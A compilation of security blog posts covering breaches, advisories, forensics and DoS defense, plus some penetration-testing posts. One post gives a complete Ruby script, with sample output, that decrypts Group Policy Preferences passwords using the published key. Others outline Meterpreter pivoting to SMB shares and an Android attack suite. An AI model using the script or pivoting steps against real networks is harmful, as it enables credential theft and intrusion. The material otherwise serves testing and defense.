Tuesday, May 3, 2016

Bangladesh Bank Heist


Bangladesh Bank hack is one of the biggest bank heists in global financial history. There have been larger scams and scandals, but cyber heists from a single bank, this takes the cake.
The heist of over $80 million sent shock-waves through the global financial system and security experts scrambled to find out how it had happened. Political and administrative authorities played the blame game, as was expected of them. Resignations were offered and statements were issued. It was a complete chaos.
But now, the storm is over and the dust seems to be settling. But as the bigger picture comes into focus, it is becoming clearer as to what exactly went wrong. 

How it happened

It all began on one fateful Friday with a printer failure. On 5 February 2016, Jubair Bin Huda, the bank’s joint director for accounts, discovered the printer failure which left him unable to collect the previous day’s transactions, Financial Times reports. The printer failure was just a tip of the iceberg though. Three days later, the bank discovered that the printer was not the only thing that had failed. The magnitude of the theft suggested that the bank’s cyber security system did not fare much better.
The hackers managed to break into the bank’s security system and transferred more than $80 million from the New York Federal Reserve account to multiple bank accounts located in Sri Lanka and Philippines. A significant number of transfer requests, 30 out of 35, were blocked by the Federal Reserve, saving the bank a loss of $850 million. But the five requests that managed to pass through, amounting to more than a 80 million dollars, were devastating enough in their consequences.
Security analysts suggest that they did it by installing a malware on one of bank’s computers which enabled them to spy on the bank’s monetary activities for weeks to observe how money transfers took place.
However, investigators believe that the heist involved hackers utilizing a Remote Access Trojan (RAT). Through this, they were able to secure remote control to the bank’s computers to initiate funds transfer. It may have taken the hackers almost a year of planning and preparations which involved opening multiple accounts in various banks of Philippines and Sri Lanka through fake documentation. It is ironic, though, that despite all the meticulous planning, a typo in a transfer request turned out to be the Achilles heel, and helped uncover the entire operation.
According to BBC, the bank didn't have a firewall and used cheap $10 internet routers. This just made the malicious actors job very easy. Good prevention and detection controls would at least have helped detect the whole operations much sooner.

SWIFT software security

Perhaps the most troubling aspect of the whole episode was that the hackers managed to hack into the SWIFT software. SWIFT, lies at the heart of the global financial system and is a network which connects majority of the world’s financial institutions and enables them to send and receive financial information about financial transactions.
However, It was the bank's systems or controls that were compromised, not the software, according to an independent security consultant, William Murray. "The SWIFT software behaved as it was intended to, but was not operated by the intended person or process. This is a bank problem, not a SWIFT problem." 
The major take-away from this is that financial institutions must pay extra attention to ensure the protection of the computers with the SWIFT software installed.

Takeaways

Cyber Security is not an IT problem

It is a business problem. Businesses should view cyber risk on par with operation, regulatory and financial risk. Unfortunately, most organization boards fail to recognize this.
Lutfus Sayeed, an Information Systems professor at California State University, believes that cyber security must be incorporated into any organization’s central business strategy. IT Security must have a seat at the boardroom, at the executive table. It must not be viewed as a specialized function that is detached from the core business processes.

Cyber Security is not a checklist

Security should not be a compliance checklist, regulatory or otherwise. You will never be secure by being compliant. You will always be compliant by practicing good security processes. A learned friend, who was involved with ensuring a major card compliance program is implemented at banks worldwide, reveals, many banks in the east, would just write-off compliance fines and pay them, rather than comply. They consider it more cost-effective.
Bangladesh bank heist, has hopefully driven the point, that cybersecurity cannot be an afterthought. The business impact of poor cybersecurity practices are harsh and real.

Cyber Security needs attention


Cyber Security is a critical business function that needs attention. Organizations that do not have resources to manage cybersecurity should look at Managed Security Service Providers for assistance. 

The business impact of poor cybersecurity practices are harsh and real. Don't let your businesses fall victim to cyber threats.

Monday, October 7, 2013

Sudo Make me a sandwich

Android 4.0 + Security in the face of Custom ROMs


Max will give an overview of Android’s device protection mechanisms in 4.0+ and how they can be circumvented or unintentionally undermined by device manufacturers, 'cause each device manufacturer or carrier can add or modify code from the Android Open Source Project (AOSP). This can include access to device memory, exploitable processes which run as the root user, initialization scripts which perform privileged actions without proper validation, or APKs which leak access to otherwise-protected information sources. The talk will also detail /boot and /recovery differences between OEMs, how signature checks are performed, and demonstrate some of our tools to examine new devices and find potential security flaws.

Adobe breached, compromised source code

In a blog post on Thursday, Adobe said that during a security audit sometime around September 17, the company discovered that attackers had accessed Adobe customer IDs, as well as encrypted passwords. In addition to IDs and passwords, Adobe Chief Security Officer, Brad Arkin, said that the attackers also accessed customer names, encrypted credit and debit card numbers, expiration dates and "other information."

"At this time, we do not believe the attackers removed decrypted credit or debit card numbers from our systems". Question, why is that information not encrypted in the first place. What is the need to store them unencrypted.

In all, Adobe says that the breach impacts some 2.9 million customers worldwide, and that they're in the process of sending out notifications to those who had credit or debit card details compromised. Further, Adobe has alerted the banks processing customer payments, in order for them to help protect accounts upstream.

Adobe admitted that source code was breached during the incident. It wouldn't comment which product lines were breached. Adobe is the most commonly used product in almost every system out there. In theory this could mean, that their software could have more 0-days than what we are aware of. It could also mean that the current versions may have been altered, and backdoored already.

The earliest known date of discovery is September 17, but Adobe hasn't said how long the attackers have had possession of the stolen source code, nor can they comment on how far it's spread online. Last week, reporter Brian Krebs, found 40 GB worth of Adobe's proprietary data on a server used by criminals, but by the time he found it, Adobe was already investigating its theft.

In an advisory to customers, Adobe confirmed that the source code theft impacted Adobe Acrobat, ColdFusion, ColdFusion Builder and "other Adobe products." As to what those other products are, Adobe didn't say. And why would they !!!!

Adobe recommends that customers update to the latest supported software versions, and that they download the newest releases when they're made available on October 8.

WHMCS - 0day


Hong Kong-based PureVPN faced problems this weekend, after someone used a Zero-Day vulnerability in WHMCS to send the networking firm's customers an alarming message. The rogue email stated that the VPN service was going to shutdown due to legal issues, and that customer information was handed over to the authorities.

Addressed simply as "Dear Customer" the letter said that due to an incident, PureVPN would be closing accounts and were no longer able to run an anonymization service. In addition, it said the company "had to handover all [customer] information to the authorities."

The letter was signed by Uzair Gadit, the co-Founder of PureVPN, who took to his company's blog and Twitter on Saturday to dispute the claims it made. According to a second email delivered to customers, the cause for the letter was a vulnerability in WHMCS — a platform used by many service providers like PureVPN, to manage user registrations and accounts, as well as billing and support.

"Preliminary reports suggest that we are hit with a zero day exploit, found in [WHMCS]...We are able to confirm that the breach is limited to a subset of registered users Email IDs and names," a blog post by PureVPN explained.

The WHMCS vulnerability was disclosed last week in versions 5.2.7 and 5.1.9. Moreover, proof-of-concept code for launching an SQL Injection attack spread to a few different exploitation-based forums and places like Pastebin. The flaw itself resides in dbfunctions.php (update_query), and requires that the attacker have an account on the system; something that is easily done considering the nature of WHMCS.

At issue is the fact that the script trusts any SQL update that has a value starting with AES_ENCRYPT. As it was explained to CSO, this was a case of missing input validation checks, a common (yet risky) coding error.

It's unclear if there are any other websites targeted by those responsible for the PureVPN compromise. CSO asked PureVPN, since given the nature of the vulnerability itself, if it can be disproved that the entire email database was accessed, but the company didn't respond to questions.

XP not dead yet

A recent series of customer studies by mobile management firm Fiberlink shows a pattern of risky behavior, and widespread usage of a soon to be dead operating system

Examining data from one million devices, Fiberlink, a mobile management firm, examined the often forgotten part of mobility in the workforce — laptops. While IT and security vendors focus on Google's Android, Apple's iOS, tablets, and smartphones, Lenovo's ThinkPad and Dell's Latitude chug along, remaining a stable fixture in the workplace. According to Fiberlink, almost 50 percent of the laptops observed in their study are running Windows XP.
Not counting extended support contracts, in April 2014, IT and security managers will be forced to face the fact that Windows XP has reached end of life. As is the case with other operating systems, XP will remain as a legacy installation and cause its own share of risk in some cases. However, the explosion of mobile in the work force, which includes laptops procured years ago that now live their life in a constant state of rotation between staff, means that organizations will have some choices to make.
"Looking at the laptops we manage, we see close to 50 percent of customer devices that need to upgrade or be replaced by that time. When speaking with our customers, they are typically not enthused with migrating to Windows 8, which leaves them in a situation where many are going to upgrade to Windows 7 instead or are waiting to see what Windows 8.1 is going to bring to the table," Fiberlink explained in an email to CSO.
Organizations have had some time to prepare for the change from XP, but that doesn't mean that such deployments are finished. However, CSO was curious about the mindset of many IT managers when it came to OS changes and security, particularly management. When considering the two, IT has been looking at platforms that enable them to manage employee-owned and corporate-assigned devices from one instance, and lucky for them — there are plenty of vendors that claim to do this in the MDM market. (No, seriouslythere's plenty of options.
"We were surprised to see that almost half of our laptop customers are still running XP. That number continues to shrink every day, but it's still unclear what many CIO's and IT executives will choose as their next move," Chuck Brown, director of product management at Fiberlink, told CSO.
"We're seeing businesses consider many different options as Windows XP gets closer to the end of its support in April 2014. Potentials options include upgrading employees to Windows 7, waiting to see what Windows 8.1 feels like, and even moving straight to the Windows Surface Pro 2."
Employee-owned laptops (much like employee-owned tables and phones) are a growing trend and a source of risk. IT doesn't want full control over these devices, but if they're being used to access sensitive data or communications, there needs to be some sort of visibility and management, such as pushing patches or enforcing VPN usage.
Speaking to CSO, Brown, said that the enterprise is certainly not abandoning the laptop. In fact, it's quite the opposite as CIO's and IT executives are just as concerned about managing laptops as they are about phones and tablets. All of these devices have the same concerns related to compliance, protecting corporate data and applications. But laptops are just one part of the BYOD profile.

Prior to examining laptop usage, Fiberlink looked at other security metrics, including the use of passcodes on mobile devices. According to a random sampling of 1,000 customers, a majority of the passcodes allowed by IT are simple PINs (93 percent). Of those devices with PINs, 73 percent require a length of 4-5 characters, while 27 percent require greater than five characters.
Further, in July, Fiberlink looked at data risk, and discovered that of those employees who use either a personally owned mobile device, or one issued by their employer, 25 percent of them saved work-related documents into a third-party application (e.g., Dropbox, Quick Office, or Evernote); 20 percent said they've copied work-related documents into personal email; and 18 percent noted that they've used mobile devices to bypass IT's Web filtering policies.
Again, laptops with a soon to be expired OS are just one part of the problem, as this data clearly shows. Long after employees are migrated away from XP, the little things such as weak PINs and risky data handling will still pose the most risk to the business. This is why mobile device usage is such a hot topic, and just like laptops were mid-90s, something that will require planning and time before IT can get a solid handle on it.
Today's workforce is a mash-up of personal and professional gadgets, platforms, services, and applications. IT can no longer sacrifice personal usage over professional, so they're looking for ways to make them work together securely, but making that solution look as good in reality as it does on paper, is easier said than done.

Friday, August 2, 2013

Enterprises warned against first true Google phone, Moto X - CSO Online - Security and Risk

 
The security nightmare corporations face with the bring-your-own-device (BYOD) trend just got worse with the release of Google's new Moto X. With the Android smartphone unveiled Thursday, Google is hoping to lure customers with a personal digital assistant that's easy to use and can guess what information or services people want by reading emails and schedules and tracking search queries. While all this data collection may make the device invaluable, it also should make corporations very nervous. "It's engineers gone wild," said Roger Entner, principal analyst for Recon Analytics. "The engineers are [saying], 'Oh, wouldn't this be a really cool idea,' but don't think through the repercussions." The ease-of-use features in the Moto X, designed and built by Google-owned Motorola, are likely to tickle consumers while haunting IT security pros. First is the always-on microphone, which a person can use to activate the device using trigger words, such as "OK Google Now," to make phone calls or access services and features. The feature is possible through a special, low-power chip developed by Motorola that keeps the microphone on without draining the battery. The always-ready microphone, coupled with the massive amount of data collection, makes the Moto X a valuable target for cybercriminals and cyberspies, who are already heavily focused on developing malware to take control of Android devices. Security researchers say tools for building and distributing Android malware are getting progressively better in the criminal underground. In 2012, the number of Android malware rose more than 2,500% and accounted for 95% of mobile threats on the Internet, according to Cisco's 2013 Annual Security Report. Malware exists today that can take control of an Android device, if a user can be tricked into installing in infected app from an online store or clicking a malicious link on a text message. "Once that happens, all bets are off, and all these lovely sensors become a continuous sound and video information-gathering tool on your designated target," said Kurt Stammberger, vice president of market development for mobile security vendor Mocana. [Also see: Next iPhone's possible fingerprint reader unlikely to excite buyers | Pentagon nod shows Android can be as secure as Blackberry] Motorola will also provide hands-free authentication with the Moto X, through a plastic token that can be clipped onto clothing that will communicate via near-field communication (NFC). As long as the token is a few feet away, a password won't be necessary to unlock the device. The token will be sold separately, reports said. "I'm sure someone at Black Hat or Defcon will figure out a workaround," William Stofega, analyst for IDC, said, referrring to the two security conferences now under way in Las Vegas. The Moto X is not the first Android phone to have these security-troubling features. The Motorola Droid that debuted last week also has them, industry observers say. However, Google has already proclaimed the Moto X its flagship smartphone and Motorola Mobility is reported to be set to spend as much as $500 million in marketing. Such a push gives the phone a better chance of becoming a success. Google's strategy of making its smartphones as useful as possible is what's needed to drive sales in the consumer market. A phone that can automatically notify the user about traffic conditions before heading to a meeting is certain to please many people. But the data collection necessary to provide such services, as well as the microphone, camera and NFC needed for ease of use, are making it increasingly difficult for companies to have a liberal BYOD policy. "Bring-your-own-device is a security nightmare in general," Entner said. Whether an employee can use their own device to access the corporate network should depend on their job, Stofega said. A chief research officer may not want his location known or to communicate with staff and bosses without strict security controls. "At some point [companies] have to have control at some level of the person and also the intellectual capital that's invested in that person," Stofega said. In the meantime, companies are better offer steering away from the Moto X for now, experts say. "I would not recommend the Moto X to corporate clients until we have a really good understanding and assurances from Google and Motorola on how to combat potential mischief being done with these capabilities," Entner said.

OSPF LSA table vulnerability...most cisco routers vulnerable

Alert Details - Security Center - Cisco Systems

Multiple Cisco products are affected by a vulnerability involving the Open Shortest Path First (OSPF) Routing Protocol Link State Advertisement (LSA) database. This vulnerability could allow an unauthenticated attacker to take full control of the OSPF Autonomous System (AS) domain routing table, blackhole traffic, and intercept traffic. The attacker could trigger this vulnerability by injecting crafted OSPF packets. Successful exploitation could cause flushing of the routing table on a targeted router, as well as propagation of the crafted OSPF LSA type 1 update throughout the OSPF AS domain. To exploit this vulnerability, an attacker must accurately determine certain parameters within the LSA database on the target router. This vulnerability can only be triggered by sending crafted unicast or multicast LSA type 1 packets. No other LSA type packets can trigger this vulnerability. OSPFv3 is not affected by this vulnerability. Fabric Shortest Path First (FSPF) protocol is not affected by this vulnerability. Cisco has confirmed the vulnerability in a security advisory and has released software updates.

Investigating iOS Phone Images, File Dumps & Backups | Magnet Forensics

As of January 2013, Apple announced it had sold over 500 million iOS devices. While iOS seems to be the leading operating system for tablets worldwide, Android continues to be the leading operating system for mobile phones worldwide. Regardless of the statistics, if you are an active forensic examiner, chances are very high you will need to conduct an examination of an iOS mobile device (if you haven’t several times already). This article will discuss some of the steps involved and areas of interest when conducting an analysis of an iOS device for Internet related activity. Handset Passcodes Depending on the version of iOS, different passcode lengths and complexities are supported. A simple four digit passcode A complex numeric passcode A complex alphanumeric passcode or passphrase In many cases, you will need the passcode in order to obtain a physical image or a file system dump. Depending on the iOS version, device hardware version and passcode complexity, the passcode can sometimes be obtained by the forensic tool (such as Cellebrite) using a bruteforce attack. Physical memory dump vs. file dump vs AFC file backup Depending on the type of investigation, the tools you have available and the version of the iOS phone you need to examine, you may have a choice whether to conduct a physical memory extraction, a file system dump or an Apple File Connection (AFC) backup. When possible, it would be recommended to obtain a full physical memory extraction since that will likely contain data that the file system dump & AFC backup does not (deleted file system data, etc.). Physical memory image This would typically be accomplished using a tool such as Cellebrite, XRY, Lantern, Elcomsoft, MPE or the Zdziarski method1. The result of using one of these tools would either be a bit stream (dd) or a DMG image file that could then be analyzed manually or using a forensic analysis tool. File system dump A file system dump, which is a subset of a physical image, could be performed by several well-known tools such as Cellebrite, Blacklight, Oxygen or XRY. AFC backup Apple file connection (AFC) is used with iTunes to conduct a device backup and can be used to perform a backup of data from the device. For example, EnCase v7 can acquire an iOS device using this technology (requires iTunes to be installed, but not running). An examiner can also look for backups on a computer the device has previously been connected to as another step to analyze data from the device without having access to the device itself. Windows XP: c:\Documents and Settings\\Application Data\Apple Computer\MobileSync\Backup Windows Vista/7/8: c:\users\\AppData\Roaming\Apple Computer\MobileSync\Backup OSX: ~/Library/Application Support/MobilSync/Backup Depending on the version of iOS & iTunes, the backup can be protected with a password, which is used to encrypt the backed up data. This password is independent from the device passcode. File System Encryption Figure 1: http://images.apple.com/iphone/business/docs/iOS_Security_Oct12.pdf Starting with iOS 4 Apple began providing data protection for user data by encrypting the user partition. With the introduction of the iPhone 3GS (and continuing to the current iPhone 5 hardware device), Apple began including a hardware key that is used as part of the encryption process. This means that the physical device is needed in order to get all the components (keys) to successfully decrypt files that are protected with this level of encryption. iOS 5 introduced an additional layer of protection by encrypting files with individual keys. Apple has defined four levels (classes) of protection for user data: NSFileProtectionNone The file has no special protections associated with it. It can be read from or written to at any time. Available in iOS 4.0 and later. Declared in NSFileManager.h. NSFileProtectionComplete The file is stored in an encrypted format on disk and cannot be read from or written to while the device is locked or booting. Available in iOS 4.0 and later. Declared in NSFileManager.h. NSFileProtectionCompleteUnlessOpen The file is stored in an encrypted format on disk and must be opened while the device is unlocked. Once open, your file may continue to access the file normally, even if the user locks the device. Available in iOS 5.0 and later. Declared in NSFileManager.h. NSFileProtectionCompleteUntilFirstUserAuthentication The file is stored in an encrypted format on disk and cannot be accessed until after the device has booted. After the user unlocks the device for the first time, your app can access the file and continue to access it even if the user subsequently locks the device. Available in iOS 5.0 and later. Declared in NSFileManager.h. The default class for all files that are not otherwise assigned to a different data protection class is NSFileProtectionNone. This level uses individual keys for each file, but the keys are protected with a single system key so all the user data can be easily ‘erased’ during a reset (not really erased, it just deletes the system key and therefore the individual keys and data can never be recovered), but the key is easily viewed forensically since the system key can easily be obtained, without the need of the hardware key on the device itself. This level is not really meant to protect data, but rather provide a quick way to render data unreadable/unrecoverable. Each installed user application can dictate what class level to store the data generated by that application, but many use the default. The other levels of data protection incorporate the use of the hardware key that is unique for each particular device. This means that while you may be able to collect a physical image of an iPhone 4 or 5 and read the image file system, you cannot view unencrypted versions of the files themselves. If you have the device passcode and can obtain a file dump, you can however analyze the logical files, but will not be able to search unallocated. iOS Decryption with IEF 6.1.1 Internet Evidence Finder 6.1.1 introduced the ability to search an iOS image and files that may be protected with data encryption by providing the keys that are obtained by Cellebrite during the physical extraction process. IEF now looks for the associated .UFD file that the UFED creates during a physical extraction. The necessary keys are recorded in the .UFD file and IEF can now use those keys to decrypt data that is protected by only the system key. Loading an iOS image into Internet Evidence Finder Mobile phone support was added in IEF v6.1 and loading an image of an iOS device is very similar to loading an image of a hard drive. From the main splash screen, simple choose the “Mobile” option, iOS, then “Images”. You can point IEF directly to a bin, dmg or dd file. Loading a file dump into Internet Evidence Finder If you have obtained a logical file dump, you can follow the same steps as above, but instead choose the “File Dump” option and select the root folder that contains all the files you want to analyze. From this point you can continue to add more smartphone images, hard drive images or files you want to search before proceeding to the artifact selection page. Once completed, IEF will display all the found artifacts placed in their respective categories: Loading iOS backup files into Internet Evidence Finder iOS backup files are normally found on a computer hard drive. Therefore, to include iOS backup files in the artifact search, select the computer hard drive from the main “Images” option, then be sure and select the “iOS backups” option from the artifact selection screen: Summary Depending on how you have acquired data from the iOS device, you have three distinct options to analyze it with IEF. Physical Image (bin file from Cellebrite, DMG from Lantern or other ‘dd’ type image) Use IEF Advanced and choose the ‘iOS’->’Images’ option. If you used a Cellebrite UFED to extract the physical image and have the associated .UFD file, make sure it is in the same directory as the cellebrite physical image file (.bin) and IEF will automatically look for the .UFD file and use any keys that are present to decrypt user data. File Dump Use IEF Advanced and choose the ‘iOS’->’File Dump’ option, point IEF to the root of the file dump folder. iOS Backup Files Use IEF Standard or IEF Advanced and choose the ‘iOS Backup’ from the Mobile Backups artifact category.   As always, I appreciate the feedback, comments or questions. You can reach me anytime at lance(at) magnetforensics(dot)com. Special thanks to Ryan Kubasiak from Blackbag Technologies for some of the detailed iOS encryption information and document references.

Friday, October 19, 2012

Group Policy Preferences and Getting Your Domain 0wned

Group Policy Preferences and Getting Your Domain 0wned: So i put this link out on twitter but forgot to put it on the blog.

I did a talk at the Oct 20012 NovaHackers meeting on exploiting 2008 Group Policy Preferences (GPP) and how they can be used to set local users and passwords via group policy.

 I've run into this on a few tests where people are taking advantage of this exteremely handy feature to set passwords across the whole domain, and then allowing users or attackers the ability to decrypt these passwords and subsequently 0wning everything :-)

 So here are the slides:

Exploiting Group Policy Preferences from chrisgates

Blog post explaining the issue in detail:
http://esec-pentest.sogeti.com/exploiting-windows-2008-group-policy-preferences

Metasploit post module:
http://metasploit.com/modules/post/windows/gather/credentials/gpp

PowerShell module to do it:
http://obscuresecurity.blogspot.com/2012/05/gpp-password-retrieval-with-powershell.html

I ended up writing some ruby to do it (the blog post has some python) because the metasploit module was downloading the xml file to loot but taking a poop prior to getting to the decode part.  now you can do it yourself:


require 'rubygems'
require 'openssl'
require 'base64'


encrypted_data = "j1Uyj3Vx8TY9LtLZil2uAuZkFQA/4latT76ZwgdHdhw"

def decrypt(encrypted_data)
padding = "=" * (4 - (encrypted_data.length % 4))
epassword = "#{encrypted_data}#{padding}"
decoded = Base64.decode64(epassword)

key = "\x4e\x99\x06\xe8\xfc\xb6\x6c\xc9\xfa\xf4\x93\x10\x62\x0f\xfe\xe8\xf4\x96\xe8\x06\xcc\x05\x79\x90\x20\x9b\x09\xa4\x33\xb6\x6c\x1b"
aes = OpenSSL::Cipher::Cipher.new("AES-256-CBC")
aes.decrypt
aes.key = key
plaintext = aes.update(decoded)
plaintext << aes.final
pass = plaintext.unpack('v*').pack('C*') # UNICODE conversion

return pass
end

blah = decrypt(encrypted_data)
puts blah


In Action:

user@ubuntu:~$ ruby gpp-decrypt-string.rb
Local*P4ssword!

Thursday, October 18, 2012

DerbyCon 2012 - Security Vulnerability Assessments – Process and Best Practices

DerbyCon 2012 - Security Vulnerability Assessments – Process and Best Practices: Conducting regular security assessments on the organizational network and computer systems has become a vital part of protecting information-computing assets. Security assessments are a proactive and offensive posture towards information security as compared to the traditional reactive and defensive stance normally implemented with the use of Access Control-Lists (ACLs) and firewalls.

Too effectively conduct a security assessment so it is beneficial to an organization, a proven methodology must be followed so the assessors and assesses are on the same page.

This presentation will evaluate the benefits of credential scanning, scanning in a virtual environment, distributed scanning as well as vulnerability management.

BIO:
Kellep Charles (@kellepc) is the creator and Executive Editor of SecurityOrb.com (@SecurityOrb), an information security & privacy knowledge-based website with the mission to share and raise awareness of the motives, tools and tactics of the black-hat community, and provide best practices and counter measures against malicious events.
Kellep works as a government contractor in the Washington, DC area as an Information Security Analyst with over 15 years of experience in the areas of incident response, computer forensics, security assessments, malware analyst and security operations.
Currently he is completing his Doctorate in Information Assurance at Capitol College with a concentration in Artificial Neural Networks (ANN) and Human Computer Interaction (HCI). He also holds a Master of Science in Telecommunication Management from the University of Maryland University College and a Bachelor of Science in Computer Science from North Carolina Agriculture and Technical State University.

He has served as an Adjunct Professor at Capitol College in their Computer Science department. His industry certifications include Certified Information Systems Security Professional (CISSP), Cisco Certified Network Associate (CCNA), Certified Information Systems Auditor (CISA), National Security Agency – INFOSEC Assessment Methodology (NSA-IAM) and Information Technology Infrastructure Library version 3 (ITILv3) to name a few.


Wigle Wifi Wardriving meets Google Earth for Neat Wifi Maps

First take your handy dandy Android device and install  Wigle Wifi Wardriving.

It uses the internal GPS and wifi to log access points, their security level and their GPS Position.

looks like this (yup i stole these)

List of access points

Also makes a cute map on your phone

once you have the APs you can export out the "run" from the data section. yes yes, the stolen photo says "settings" but if you install it today it will say "data" there now.

With the KML export you can import that directly into google earth and make all sorts of neat maps by toggling the data.

All Access Points

Open Access Points

WEP Encrypted Access Points

That's it.

-CG


Mounting SMB shares over Meterpreter


Ok, this is pretty straight forward no magic:
Screen Shot 2012 10 17 at 11 00 16 AM
Got a shell, doesn't have to be SYSTEM
Screen Shot 2012 10 17 at 11 00 44 AM
Add a route to the internal range or directly to the host you want over the session you want
Screen Shot 2012 10 17 at 11 01 23 AM
Mosy on over  to the Socks4a module. And in another terminal we need to make sure our proxychains.conf file in /etc/ or where ever you store your conf is correct.
Screen Shot 2012 10 17 at 10 52 29 AM
It defaults to 9050 on 127.0.01 for Tor, that's pretty easy to cope with and no reason to mess with it if you actually use it for Tor for other things.
Screen Shot 2012 10 17 at 11 03 00 AM
Run the socks proxy with the Tor-like settings. (Remember to shutdown Tor first)
Screen Shot 2012 10 17 at 11 04 34 AM
And the rest is gravy. The % (percent sign if blog software mangles it) is a delimiter that smbclient and other samba tools recognize between user and password (so it doesn't prompt you for it).
And just to love it working:
Screen Shot 2012 10 17 at 11 04 53 AM
yay files.. Yes I know I didn't use smbmount but it works the same as well as rpcclient.
A side note here is if you are using the pth-tools from:
https://code.google.com/p/passing-the-hash/
You can use hashes instead of passwords for stuff like this. But who are we kidding? Who doesn't get clear text passwords anymore ;-)

Wednesday, October 10, 2012

dSploit - An Android network penetration suite

dSploit - An Android network penetration suite:
dSploit is an Android network analysis and penetration suite which aims to offer to IT security experts/geeks
the most complete and advanced professional toolkit to perform network security assesments on a mobile device.


Once dSploit is started, you will be able to easily map your network, fingerprint alive hosts operating systems
and running services, search for
known vulnerabilities, crack logon procedures of many tcp protocols, perform
man in the middle attacks such as
password sniffing ( with common protocols dissection ), real time traffic
manipulation
, etc, etc .


This application is still in beta stage, a stable release will be available as soon as possible, but expect
some crash or strange behaviour until then, in any case, feel free to submit an issue here on GitHub.


Requirements:

  • An Android device with at least the 2.3 ( Gingerbread ) version of the OS.
  • The device must be rooted.
  • The device must have a BusyBox full install, this means with every utility installed ( not the partial installation ). 
Available Modules


  • RouterPWN

    Launch the http://routerpwn.com/ service to pwn your router.
  • Port Scanner

    A syn port scanner to find quickly open ports on a single target.
  • Inspector

    Performs target operating system and services deep detection, slower than syn port scanner but more accurate.
  • Vulnerability Finder

    Search for known vulnerabilities for target running services upon National Vulnerability Database.
  • Login Cracker

    A very fast network logon cracker which supports many different services.
  • Packet Forger

    Craft and send a custom TCP or UDP packet to the target.
  • MITM

    A set of man-in-the-middle tools to command&conquer the whole network .  


Download: https://github.com

    Defending Against DoS Attacks: Defense Part 1, the Network

    Defending Against DoS Attacks: Defense Part 1, the Network:
    In Attacks, we discussed both network-based and application-targeting Denial of Service (DoS) attacks. Given the radically different techniques between the types, it’s only logical that we use different defense strategies for each type. But be aware that aspects of both network-based and application-targeting DoS attacks are typically combined for maximum effect. So your DoS defenses need to be comprehensive, protecting against (aspects of) both types. Anti-DoS products and services you will consider defend against both. This post will focus on defending against network-based volumetric attacks.

    First the obvious: you cannot just throw bandwidth at the problem. Your adversaries likely have an unbounded number of bots at their disposal and are getting smarter at using shared virtual servers and cloud instances to magnify the amount of evil bandwidth at their disposal. So you can’t just hunker down and ride it out. They likely have a bigger cannon than you can handle. You need to figure out how to deal with a massive amount of traffic and separate good traffic from bad, while maintaining availability. Find a way to dump bad traffic before it hoses you somehow without throwing the baby (legitimate application traffic) out with the bathwater.

    We need to be clear about the volume we are talking about. Recent attacks have blasted upwards of 80-100gbps of network traffic at targets. Unless you run a peering point or some other network-based service, you probably don’t have that kind of inbound bandwidth. Keep in mind that even if you have big enough pipes, the weak link may be the network security devices connected to them. Successful DoS attacks frequently target network security devices and overwhelm their session management capabilities. Your huge expensive IPS might be able to handle 80gbps of traffic in ideal circumstances, but fall over due to session table overflow. Even if you could get a huge check to deploy another network security device in front of your ingress firewall to handle that much traffic, it’s probably not the right device for the job.

    Before you just call up your favorite anti-DoS service provider, ISP, or content delivery network (CDN) and ask them to scrub your traffic, that approach is no silver bullet either. It’s not like you can just flip a switch and have all your traffic instantly go through a scrubbing center. Redirecting traffic incurs latency, assuming you can even communicate with the scrubbing center (remember, your pipes are overwhelmed with attack traffic). Attackers choose a mix of network and application attacks based on what’s most effective in light of your mitigations.

    No, we aren’t only going to talk about more problems, but it’s important to keep everything in context. Security is not a problem you can ever solve – it’s about figuring out how much loss you can accept. If a few hours of downtime is fine, then you can do certain things to ensure you are back up within that timeframe. If no downtime is acceptable you will need a different approach. There are no right answers – just a series of trade-offs to manage to the availability requirements of your business, within the constraints of your funding and available expertise.

    Handling network-based attacks involves mixing and matching a number of different architectural constructs, involving both customer premise devices and network-based service offerings. Many vendors and service providers can mix and match between several offerings, so we don’t have a set of vendors to consider here. But the discussion illustrates how the different defenses play together to blunt an attack.

    Customer Premise-based Devices


    The first category of defenses is based around a device on the customer premises. These appliances are purpose-built to deal with DoS attacks. Before you turn your nose up at the idea of installing another box to solve such a specific problem, take another look at your perimeter. There is a reason you have all sorts of different devices. The existing devices already in your perimeter aren’t particularly well-suited to dealing with DoS attacks. As we mentioned, your IPS, firewall, and load balancers aren’t designed to manage an extreme number of sessions, nor are they particularly adept at dealing with obfuscated attack traffic which looks legitimate. Nor can other devices integrate with network providers (to automatically change network routes, which we will discuss later) – or include out-of-the-box DoS mitigation rules, dashboards, or forensics, built specifically to provide the information you need to ensure availability under duress.

    So a new category of DoS mitigation devices has emerged to deal with these attacks. They tend to include both optimized IPS-like rules to prevent floods and other network anomalies, and simple web application firewall capabilities which we will discuss in the next post. Additionally, we see a number of anti-DoS features such as session scalability, combined with embedded IP reputation capabilities, to discard traffic from known bots without full inspection. To understand the role of IP reputation, let’s recall how email connection management devices enabled anti-spam gateways to scale up to handle spam floods. It’s computationally expensive to fully inspect every inbound email, so dumping messages from known bad senders first enables inspection to focus on email that might be legitimate, and keeps mail flowing. The same methodology applies here.

    These devices should be as close to the perimeter as possible, to get rid of the maximum amount of traffic before the attack impacts anything else. Some devices can be deployed out-of-band as well, to monitor network traffic and pinpoint attacks. Obviously monitor-and-alert mode is less useful than blocking, which helps maintain availability in real time. And of course you will want a high-availability deployment – an outage due to a failed security device is likely to be even more embarrassing than simply succumbing to a DoS.

    But anti-DoS devices include their own limitations. First and foremost is the simple fact that if your pipes are overwhelmed, a device on your premises is irrelevant. Additionally, SSL attacks are increasing in frequency. It’s cheap for an army of bots to use SSL to encrypt all their attack traffic, but expensive for a network security device to terminate all SSL sessions and check all their payloads for attacks. That kind of computational cost arbitrage puts defenders in a world of hurt. Even load balancers, which are designed to terminate high SSL volumes, can face challenges dealing with SSL DoS attacks, due to session management limitations.

    So an anti-DoS device needs to integrate a number of existing capabilities such as IPS, network behavioral analysis, WAF, and SSL termination, combining them with highly scalable session management to cope with DoS attacks. And all that is still not enough – you will always be limited by the amount of bandwidth coming into your site. That brings us to network services, as a compliment to premise-based devices.

    Proxies & CDN


    The first service option most organizations consider is a Content Delivery Network (CDN). These services enhance web site performance by strategically caching content. Depending on the nature of your site, a CDN might be able to dramatically reduce your ingress network traffic – if they can cache much of your static content. They also offer some security capabilities, especially for dealing with DoS attacks. The CDN acts as a proxy for your web site, so the provider can protect your site by using its own massive bandwidth to cope with DoS attacks for you. They have significant global networks, so even a fairly large volumetric attack shouldn’t look much different than a busy customer day – say a software company patching an operating system for a hundred million customers. Their scale enables them to cope with much larger traffic onslaughts than your much smaller pipes. Another advantage of a CDN is its ability to obscure the real IP addresses of your site, making it more difficult for attackers to target your servers. CDNs can also handle SSL termination if you allow them to store your private keys.

